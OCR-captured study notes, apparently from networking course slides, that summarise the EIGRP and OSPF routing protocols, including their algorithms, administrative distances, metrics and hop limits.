
- A **Hybrid routing protocol** that includes characteristics of both Distance-Vector and Link-State routing protocols
- Allows a router to share routes with other routers within the same network system

EIGRP adheres to the following hybrid characteristics:

- It uses a **Diffusing Update Algorithm** (DUAL) to define the best path among all "feasible" paths and ensure a loop-free routing environment
- It maintains **neighbor relationships** with adjacent routers in the same Autonomous System (AS)
- Its traffic is either sent as unicasts or as multicasts on address 224.0.0.10, based on the EIGRP packet type
- **Reliable Transport Protocol** (RTP) is used to ensure the delivery of most of the EIGRP packets
- EIGRP routers do not send periodic, full-table routing updates. Updates are sent when a change occurs and includes only the change
- It is a **classless protocol**; therefore, it supports VLSMs

Features:

- It supports IP, IPX, and Appletalk routing
- It uses an Administrative Distance of 90 for routes originating within the local Autonomous System
- It uses an Administrative Distance of 170 for external routes coming from outside the local Autonomous System
- It calculates the distance metric by using Bandwidth and Delay of the Line, by default. It can also use other attributes like Reliability, Load, and MTU; however, these are optional
- It has a maximum of 100 hops, by default. This can be extended to 255 hops




OSPF (Open Shortest Path First)

- An **Interior Gateway Protocol** (IGP) for the Internet, developed to distribute IP routing information throughout a single Autonomous System (AS) in an IP network
- It is also a **link-state routing protocol**. This means that the routers can exchange topology information with their nearest neighbors
- The OSPF process creates and maintains three different tables
  - A neighbor table : a list of all neighboring routers
  - A topology table : a list of all possible routes to all known networks within an area
  - A routing table : the best route for each known network

Features:

- It supports only IP routing
- The administrative distance of OSPF routes is 110
- It uses cost as its metric
- It has no hop-count limit

Notes: ______________________________

